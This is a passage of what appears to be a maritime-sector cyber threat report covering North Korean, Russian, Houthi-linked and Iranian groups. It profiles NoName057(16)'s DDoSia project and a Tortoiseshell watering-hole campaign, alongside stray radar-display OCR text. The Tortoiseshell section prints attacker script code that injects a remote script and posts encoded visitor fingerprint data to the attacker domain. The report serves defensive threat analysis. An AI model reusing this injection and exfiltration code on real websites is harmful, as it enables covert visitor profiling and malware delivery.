The expansion and modernization of the North Korean fleet remain crucial for Pyongyang, potentially increasing its ability to collaborate more closely with China and Russia in future joint naval exercises.

This expansion strategy could also be linked to future investment in the development of nuclear submarines, a major strategic asset for Kim Jong-un in competition with the United States.

References

1. "Endpoint protection - symantec enterprise," https://community.broadcom.com/symantecenterprise/communities/communityhome/librarydocuments/viewdocument?DocumentKey=8ae1ff71-e440-4b79-9943-199d0adb43fc&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments.

2. “Lazarus under the hood,” https://securelist.com/lazarus-under-the-hood/77908/.

3. “More evidence for wannacry ‘link’ to north korean hackers,” https://www.bbc.com/news/technology-40010996.

4. “Operation ‘dream job’ widespread north korean espionage campaign – clearsky cyber security,” https://www.clearskysec.com/operation-dream-job/.

5. “Countering threats from north korea,” https://blog.google/threat-analysisgroup/countering-threats-north-korea/.

6. “Operation blacksmith: Lazarus targets organizations worldwide using novel telegram-based malware written in dlang,” https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/.

7. “Konni apt exploits winrar vulnerability (cve-2023–38831) targeting the cryptocurrency industry,” https://medium.com/@knownsec404team/konni-aptexploits-winrar-vulnerability-cve-2023-38831-targeting-the-cryptocurrencyindustry-d97f6ea7d584.

8. “Lazarus group attack case using vulnerability of certificate software commonly used by public institutions and universities - malware analysis,” https://malware.news/t/lazarus-group-attack-case-using-vulnerability-of-certificatesoftware-commonly-used-by-public-institutions-and-universities/67715/1.

9. “Lazarus group’s operation dream magic,” https://asec.ahnlab.com/en/57736/.

10. “Diamond sleet supply chain compromise distributes a modified cyberlink installer,” https://www.microsoft.com/en-us/security/blog/2023/11/22/diamondsleet-supply-chain-compromise-distributes-a-modified-cyberlink-installer/.

11. “Office of public affairs | three north korean military hackers indicted in wideranging scheme to commit cyberattacks and financial crimes across the globe | united states department of justice,” https://www.justice.gov/opa/pr/three-northkorean-military-hackers-indicted-wide-ranging-scheme-commit-cyberattacks-and.

12. “(Are you) afreight of the dark? Watch out for vyveva, new lazarus backdoor,” https://www.welivesecurity.com/2021/04/08/are-you-afreight-dark-watch-outvyveva-new-lazarus-backdoor/.

13. “Warning of north korean cyber threats targeting the defense sector,” https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?__blob=publicationFile&v=2.

14. “North korea launches new ballistic missile submarine,” https://beyondparallel.csis.org/north-korea-launches-new-ballistic-missilesubmarine/.

RANGE
3
RINGS OFF
TX A (X) MASTER
STBY
MP
RM(R)
N UP
HDG 89.59°
STW 5.95 KT LOG
R VECTORS 6.00 MIN
OFF
EBL 1 OFF
VRM 1 OFF
EBL 2 OFF
VRM 2 OFF
LOST TARGET
TARGET 05
RANGE 1.5 NM
T BRG 138.10 °
CPA --.- NM
TCPA --.- MIN
CSE ---.- °
STW --.- KT
BCR --.- NM
BCT -- MIN
OWN POSITION (GPS)
LAT 48° 21.324 N
LON 004° 31.644 W
UTC 06:19:46 WB4
CURSOR POSITION
RANGE 0.42 NM
T BRG 59.42°
LAT 48° 21.53 N
LON 004° 31.10 W
CENTRE
AIS ON
L-Acquire/Select target R-Cancel
PM
HL
EVENT
ENH OFF
MAN
AFC
RPM
ALARMS

RUSSIA

In the context of the war against Ukraine, groups affiliated with Russia continued to be active during the year 2023. In a context of embargo and restrictions against Russia, attacks on port infrastructures could have occurred, given the known Russian modus operandi. However, no attacks have been identified to date against the Ukrainian maritime sector, whether in the military or civilian domain (for example, to block or slow down Ukrainian grain exports through the Black Sea).

Nevertheless, during the year 2023, several reputed Russian groups reportedly targeted transport and logistics companies based in Ukraine and in NATO countries. Microsoft observed Sandworm conducting sabotage actions against the network of a logistics company[5]. Investigations conducted by Sekoia.io[6] detected similar targeting by the Calisto group. The group is believed to be behind phishing campaigns aimed at stealing credentials belonging to entities in the logistics sector.

The maritime sector can also be an indirect target of certain state attacks. Check Point Research (CPR) published an analysis of an espionage campaign attributed to the presumed Russian group Gamaredon against Ukrainian entities. The group spread the LittleDrifter worm using USB keys. Check Point mentions a possible spread of this worm to the United States, Vietnam, Chile, Germany, Poland, and Hong Kong. The maritime domain is particularly vulnerable to this threat, as part of its infrastructure is disconnected from the internet, and update operations are carried out via USB keys.

The Russian group Sandworm targets the Ukrainian energy sector in coordination with a missile strike by the Russian armed forces[7].

Sandworm, a threat actor with a history of attacks on critical infrastructure, infiltrated a Ukrainian energy organization and caused a power outage during Russian missile strikes against Ukrainian public services in October 2022. Sandworm then deployed an updated version of CADDYWIPER against the victim's IT environment to amplify disruptions and potentially hinder investigations into the incident.

Previous attacks by the group on civilian infrastructure have been the subject of formal requests to the Office of the Prosecutor of the International Criminal Court for the opening of an investigation into possible war crimes.

Given that Sandworm had the opportunity to conduct the operation before this rocket attack, the overlapping timelines could indicate efforts to combine the use of conventional weapons with cyber capabilities.

In terms of cyber operations, this combination can also offer the advantage of concealing the cyber cause, as in this example of a power outage, and preventing the discovery of attack vectors and tools.

Government agencies in the United States, the United Kingdom, and the European Union have repeatedly established clear links between Sandworm and the Main Center for Special Technologies (GTsST), also known as Unit 74455, which is part of the Russian military intelligence service GRU.

+ FOCUS ON NONAME057(16)

Since the beginning of the war in Ukraine, the actions of nationalist or hacktivist groups have multiplied, most often resorting to so-called DDoS attacks or website defacements.

The Killnet group was particularly prominent during the first part of the conflict. However, the year 2023 was marked by the emergence of new actors such as Anonymous Sudan, UserSec, 22C, or NoName057(16). The predominant modus operandi involves DDoS attacks, preceded by announcements published on social media accounts (mainly Telegram), claiming the attack while providing a political justification for the action.

NoName057(16) targets organizations whose countries of origin have taken positions deemed opposed to Russia, particularly regarding the Russo-Ukrainian conflict. Among the targeted countries are Ukraine, France, Italy, Germany, the Czech Republic, and Latvia. No specific sector is targeted; however, governmental and transportation sectors, likely due to their strategic roles, have been particularly affected. No information allows for a clear understanding of how the attackers establish their list of victims. NoName057(16) was very active during the year 2023. It targeted numerous sectors, particularly the maritime domain. The group reportedly made more than 300 victims, making it the leading actor targeting this domain.

The emergence of the NoName group dates back to March 2022, shortly after Russia's invasion of Ukraine. The group initially claimed DDoS attacks targeting Ukraine. The group's modus operandi focuses on this technique.

The Community Project DDoSia

The group became known for the DDoSia project, a collective initiative aimed at conducting large-scale DDoS attacks targeting public and private entities belonging to countries supporting Ukraine, primarily NATO member states. As part of this project, volunteers willing to participate in an attack under the NoName banner are invited to register via a specific Telegram channel and to download an archive, in Russian or English, containing several types of stressers, a software that generates network traffic and communicates with the NoName group's command and control server. The stresser allows for both network attacks (Layer 3 of the OSI model) and application attacks (Layer 7). Application attacks are the most used by NoName057(16) to date. Users are uniquely identified, allowing them to receive technical support and be compensated in cryptocurrencies for their participation in the group's attacks. According to the group, earnings are proportional to each participant's activity. Researchers who infiltrated the DDoSia network indicate that, in their case, the payments were random, both in amount and frequency.

When an operation is launched, DDoSia operators download the list of organizations to target from the command and control server before launching their attack.

Cybersecurity researchers have analyzed the stressers of NoName057(16) to retrieve the IP address of the C2 server and initiate takedown procedures with local authorities. Initially located in Latvia, this server has transited through Brazil, Moldova, and Nigeria. To counter these initiatives, NoName057(16) has complicated the analysis of its stresser code through various obfuscation techniques, thus engaging in a race between the group and defensive teams.

The communication of the group NoName057(16)

Beyond the implementation and management of the DDoSia project, NoName has built a highly structured communication organ. The group possesses various Telegram accounts, each with a specific mission.

The group thus has:

- A Russian-language channel, which is the main communication channel of the group where the group's cyber actions are announced.

- An English-language channel that almost identically reproduces the content of the Russian-language channel.

- A channel presenting the DDoSia project, serving as a place for technical exchanges between the group's operators. For example, it includes a link to the GitHub platform hosting technical instructions for volunteers wishing to participate in NoName057(16) operations.


The number of subscribers to the Russian-language and English-language channels of NoName057(16) increased significantly between February and March 2023, reaching 73,000 and 7,000 subscribers respectively by the end of March 2023.

The group uses its two main channels to communicate about its attack projects. In this context, it explains the motivations behind these attacks, which are often intended to denounce the actions of governments supporting Ukraine. However, the actor seems to be increasingly interested in or even involved in the political affairs of certain countries. In March 2023, NoName announced targeting Poland and Spain to support farmers protesting against the facilities granted to agricultural exports to Ukraine since the beginning of the war, as well as angry Spanish firefighters demanding an increase in their budget.

The actions of NoName and, more broadly, the entirety of hacktivist groups are receiving increased media attention from traditional media, which particularly amplifies the real impact of the attacks.

The OWN-CERT has undertaken an analysis of the functioning of the NoName ecosystem. This includes highlighting the group's language elements, coordinated on a rather confidential social network (Telegram) and disseminated on more public platforms (X, formerly Twitter).

To begin with, an analysis of the Telegram accounts used by NoName in 2023 was conducted. It revealed different profiles primarily using Russian as the language of communication.



NoName057(16) Eng

Российская группировка NoName057 снова атакует испанские учреждения в пользу забастовки пожарных

Франсиско Висенте | 27 октября 2023, 15:01

Here is a picture that we saw in foreign media. It is dedicated to our cyber attack as a sign of solidarity with Spanish firefighters who are fighting for their rights with local authorities who have forgotten about their citizens and are pouring all the money from the budget into sponsoring Zelensky's criminal regime😡

Follow us➡Russian version|DDoS project|Reserve channel

3.5K 👁 15:53

Screenshot of a NoName post on Telegram (source: OWN-CERT)

Three types of accounts were identified:

- **Accounts presenting themselves as informational relays**, primarily reporting actions taken by Ukraine against Russia and countries providing assistance to Ukraine. They generally adopt the anti-Western narratives used since the beginning of the war.


- **In addition, there are accounts offering subscribers ways to earn money** through techniques of questionable legality, as well as accounts offering tutorials for better operating on the internet.

- **Finally, NoName's publications are also shared by other hacktivist actors** such as WeAre Killnet, UserSec, 22C, or CyberArmy, particularly when these actors unite, at least in their communication, to take action against common targets.

The English-language Telegram account, which is much less followed, also sees its posts shared by the same Russian accounts, as well as by accounts of different nationalities (Chinese, Spanish, etc.) dealing with the same themes.

Regarding more public social networks like X, a one-month analysis sample shows a very low rate of sharing NoName's activities or attacks. This observation is initially surprising given that attacks orchestrated by such actors always provoke strong reactions in the targeted countries. Additionally, a previous analysis by OWN-CERT on Killnet, which was particularly active in the hacktivist group galaxy at the beginning of the war, had shown a high rate of sharing on X as well as clearly established sharing ecosystems.

Although the group's actions are not massively shared on social networks, they are nonetheless picked up by many media outlets. NoName does not hesitate to repost these publications by creating montages of these articles on its own Telegram channels. They have a section called «They Write About Us» for this purpose.



Friends, we decided to report to you as in spirit🤍

Our project is constantly growing and expanding, you can see this yourself by the number of ~~criminal cases brought against us~~, publications in foreign media and media where the NoName057(16) team is mentioned📣

We, together with our volunteers from the DDoSia Project have long become a threat to all Russophobes, no matter how they defend themselves😈 Our every step is closely monitored by Western intelligence services🤍 and the best cyber specialists🤖 from all over the world🐸 Despite this, we cause colossal damage to the economies of unfriendly Russian countries and day after day we increase our power🐙

In the information war that the West has unleashed against Russia and Russian people around the world, every volunteer is important to us. **Only together can we defeat the enemy and protect our interests!**

Join us!👍


Our cyber army will soon undergo colossal changes. Follow the news👾

Glory to Russia! 🇷🇺

Follow us➡️Russian version|DDoS project|Reserve channel

3.5K 👁 17:30

Screenshot of a NoName post on Telegram (source: OWN-CERT)


NoName057(16) Eng
of EU summit Spain target of DDoS cyberattacks
U 23
Alert for the alleged attack by Russian hackers on Spain in the middle of the EU summit
A group of Russian hackers attack Spanish institutions for the Granada summit
ussian hacker group attacks websites of
anish institutions
Russian hackers attack websites of
Government and the Granada City
ncil for the European summit
ara
Russian hackers attack the Moncloa website to boycott the European summit in Granada
Russian hackers block Granada metro and bus websites for the summit
n hackers target Spanish government sites am
da summit

Well, we made some noise today!🐙

Follow us➡️Russian version|DDoS project|Reserve channel

2.8K 👁 18:02

NoName seems to carry the narratives of pro-Russian discourse in the manner of an influencer serving the Russian government. This decentralization of influence seems to align with the concept of an « influence entrepreneur » developed by Kevin Limonier[1]. However, his methodology seems to apply more to individuals than to groups. Currently, it has not been possible to identify a specific structure for NoName as it has been done for Killnet.

Screenshot of a NoName post on Telegram (source: OWN-CERT)

The significant media coverage of the group mainly allows the Russian power to benefit from influence operations without having to conduct them itself. It is possible to model the tactics, techniques, and procedures (TTPs) derived from the DISARM[2] framework, employed by NoName, to highlight behavior largely based on the communication of its actions and the dissemination of pro-Russian narratives.

TA02 Plan Objectives	TA13 Target Audience Analysis	TA16 Establish Legitimacy	TA07 Select Channel and Affordances	TA09 Deliver Content	TA12 Assess Effectiveness
T0002 Facilitate State Propaganda	T0072 Segment Audiences	T0100 Co-opt Trusted Sources	T0104.003 Private/Closed Social Networks	T0117 Attract Traditional Media	T0134.001 Message reach
T0066 Degrade Adversary	T0072.001 Geographic Segmentation	T0100 Co-opt Trusted Sources		T0105 Media Sharing Networks	T0134.002 Social media engagement
T0075 Dismiss	T0081 Identify Social and Technical Vulnerabilities				
T0075.001 Discredit Credible Sources	T0081.004 Identify Existing Fissures				
T0076 Distort		T0081.005 Identify Existing Conspiracy Narratives/Suspicions			

References

1. "The Information Influence Mechanism of Russia in Francophone Sub-Saharan Africa: A Flexible and Composite Ecosystem" (In French)
https://journals.openedition.org/questionsdecommunication/29005#tocto1n2.

2. "DISARM foundation," https://www.disarm.foundation/.

YEMEN

Iran also provides support to certain allied countries and movements in the Middle East. Among them, the Houthi rebels are notably responsible for physical attacks on ships in the Red Sea, in response to Israeli military operations in the Gaza Strip. In the cyber domain, a new and little-known cyber actor named OilAlpha is believed to be linked to this movement. The group's activity appears to be espionage, with portable devices being targeted using remote access tools (RATs) such as SpyNote and SpyMax. According to a report by Recorded Future, the targeted entities were Arabic-speaking and used Android devices.

Although the maritime domain has not been directly targeted by this attacker according to initial analyses, this threat should not be dismissed given the ongoing actions by the Houthis.


IRAN

The resurgence of the Israel/Hamas conflict has also highlighted existing confrontations between Iran and Israel. In the context of this conflict, the role of the Islamic Revolutionary Guard Corps (IRGC)[8], a paramilitary organization theoretically under the command of the Iranian head of state but also described as a state within a state[10-11], is noteworthy. Designated as a terrorist group by the United States since 2019, the IRGC is also subject to European sanctions following various violent actions against the Iranian population, Israel, Saudi Arabia, and for its political, military, financial, or technological support to Hezbollah, Hamas, the Houthis, and Shia militias in Iraq and Syria. The Revolutionary Guard Corps is responsible for securing the Strait of Hormuz, where part of its naval force is deployed. It also has intelligence ships that monitor the Bab-el-Mandeb Strait, including the Behshad, a converted cargo ship[11]. Surveillance of maritime traffic in the Strait of Hormuz allows the IRGC to organize various smuggling and arms trafficking[12] operations, the circumvention of sanctions[13], and also enables it to seize merchant ships as part of international pressures.[14 - 15 - 16].

In cyberspace, the Corps is responsible for monitoring internal dissent, counter-espionage, external intelligence, and occasionally retaliatory actions. Its capabilities are primarily provided by Iranian hackers who are often ideologically or administratively linked to the Corps and organized into service companies or research institutes. Therefore, Tortoiseshell, which has itself been linked to the company Mahak Rayan Afraz[17], is not the only modus operandi associated with the Revolutionary Guards, who also command APT 33 (aka Refined Kitten, Peach Sandstorm) and APT 35 (aka Charming Kitten, Mint Sandstorm)[18], two state groups that regularly target Israel, Saudi Arabia, and the United States.

ATTACK MODES OF OPERATION ASSOCIATED WITH THE IRGC.

Sources : OWN-CERT




FOCUS ON TORTOISESHELL


Tortoiseshell (Imperial Kitten, Crimson Sandstorm, Smoke Sandstorm, Yellow Liderc, TA456) is a group associated with the Islamic Revolutionary Guard Corps (IRGC).

Social engineering is the primary vector of compromise

Compared to other Iranian state threats, Tortoiseshell uses a limited range of intrusion techniques and possesses only a few malicious codes. However, the members of this group are masters at exploiting social engineering and invest a lot of time in building a relationship of trust with their targets, before persuading them to open a malicious file[1]. This malicious file can be an Office file using Visual Basic macros or a program presented as a legitimate service. Romantic encounters and job searches are themes regularly used by Tortoiseshell.



Fake recruitement sites created by Tortoiseshell (source: Mandiant)



Find your ideal employment 10 X quicker

You we will be supported to find a career which you will adore.

Fake recruitement sites created by Tortoiseshell (source: Mandiant)


The malicious file sent to the victim is designed to install a backdoor on their computer. The malicious codes deployed by Tortoiseshell belong to the families Syskit (2018-2019), Liderc/LEMPO (2019-2021), IMAPLoader (2022-2023), or MINIBIKE/MINIBUS (2022-2024). The use of the SMTP protocol to exfiltrate information or to receive commands via emails is a common characteristic of all these tools.

Tortoiseshell is also capable of compromising web servers, as evidenced by its first campaign in 2019, targeting IT providers in Saudi Arabia in what appeared to be a supply chain attack[2], and watering hole attack campaigns targeting the maritime sector between 2022 and 2023.


A look back at an unusual watering hole attack campaign targeting the maritime sector

The usual targets of Tortoiseshell are individuals or companies working in the defense or aerospace sectors in Saudi Arabia, the United States, or Israel. However, between 2021 and 2023, attacks attributed to this group targeted several websites of Israeli companies in the logistics and maritime transport sectors[3-4-5-6]. These attacks used the technique known as « watering hole », also called « strategic website compromise ». This involves the attacker compromising a legitimate site to inject a malicious script that will be executed by visitors. The compromised site is therefore the means by which the adversary seeks to reach its final targets.

The OWN-CERT identified twelve compromised websites. This attack was particularly active between October 2022 and April 2023, compromising 8 of the 12 identified sites during this period. With the exception of one Uruguayan maritime transport site, all the compromised sites belong to Israeli companies. Half of these companies operate in the maritime transport and freight sector, while five are suppliers of specialized equipment in other industries, including the defense industry.




Sectors of Activity of the Websites Targeted by the Watering Hole Attack Campaign



Chronology of Website Compromises. (source:OWN-CERT)


These compromised websites were modified by including a call to a JavaScript script hosted on a domain controlled by the attacker.



```
<!doctype html>
<html  dir="rtl" lang="he-IL">
<head>


 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.6.1/jquery.min.js"></
script>
 <script src="https://cdnpakage.com/static/cdn/v1"></script>
```

Example of a malicious script inclusion calling a JS resource hosted on cdnpackage[.]com. (source: OWN-CERT)

These injected scripts, which differ depending on the compromised sites, are used to profile the site's visitors (IP address, screen configuration, language configured in the browser). This information is sent to a server controlled by the attacker, who can then decide, based on this information, to include a new script to prompt the visitor to download a malicious code.



```
$.ajax({
    type: "POST",
    url: "https://cdnpakage.com/Info",
    data: JSON.stringify({
        "object" :  btoa(new Date().toLocaleString()),
        "rnamespace" :  btoa(window.location.pathname),
        "Trigger" :  btoa(getLang()),
        "Handler" :  btoa(screen.width + " x " + screen.height),
        "nonce" :  btoa(document.referrer),
        "DOMParser" :  btoa("MQ==") ,
        "restApi":  btoa(pluggin.toString()),
        "ECO" :  btoa(ips.toString()) ,
        "hashCanvas" : hashCanvas.toString()
    }),
```

Example of the sending of collected information by the script. (source: OWN-CERT)

Some visitors were prompted to download a malicious code named IMAPLoader. Once executed on the victim's computer, this malicious code can be remotely controlled by the attacker via the IMAP protocol: IMAPLoader records identification information and exfiltrates it to a mailbox registered on a legitimate cloud service (for example, Yandex Mail), and then retrieves instructions from this same mailbox.

The method of compromising legitimate sites is not known; however, OWN-CERT notes that 50% of the compromised sites share the same Israeli hosting provider specialized in WordPress and consequently use a WordPress template. It is possible that Tortoiseshell compromised this hosting platform or exploited a common vulnerability in the components of these websites. In addition to the victims targeted by Tortoiseshell, OWN-CERT was able to identify twelve domain names registered by the attacker, ten of which were used during this campaign and two that did not appear to have been used yet.

The Israeli-Palestinian conflict has resulted in an increase in the presence of foreign military ships in the Persian Gulf, particularly American ships, which displeases local actors such as Iran. Therefore, the intensification of the presence of Western powers could increase cyber operations, launched notably by the Al-Quds Force, a unit of the IRGC specialized in unconventional maneuvers, to which Imperial Kitten is affiliated. As a reminder, historically, the ambition of the Shah of Iran, Mohammed Reza Pahlavi, who was in power from 1941 to 1979, to become the policeman of the Persian Gulf has been taken up by the Islamic Republic, where sailors occupy a predominant place in the state apparatus.

References

1. "TA456's social engineering & malware campaigns | proofpoint us," https://www.proofpoint.com/us/blog/threat-insight/i-knew-you-were-trouble-ta456-targets-defense-contractor-alluring-social-media.

2. "Tortoiseshell group targets it providers in saudi arabia in probable supply chain attacks | symantec enterprise blogs," https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/tortoiseshell-apt-supply-chain.

3. "UNC3890 | suspected iranian threat actor targets israel," https://www.mandiant.com/resources/blog/suspected-iranian-actor-targetingisraeli-shipping.

4. "Yellow liderc ships its scripts and delivers imaploader malware," https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/yellowliderc-ships-its-scripts-delivers-imaploader-malware.html.

5. "IMPERIAL kitten deploys novel malware families," https://www.crowdstrike.com/blog/imperial-kitten-deploys-novel-malware-families/.

6. "Fata morgana: Watering hole attack on shipping and logistics websites – clearsky cyber security," https://www.clearskysec.com/fata-morgana/.

FLOTTE
OCÉANOGRAPHIQUE
FRANÇAISE
PAR L'IFREMER

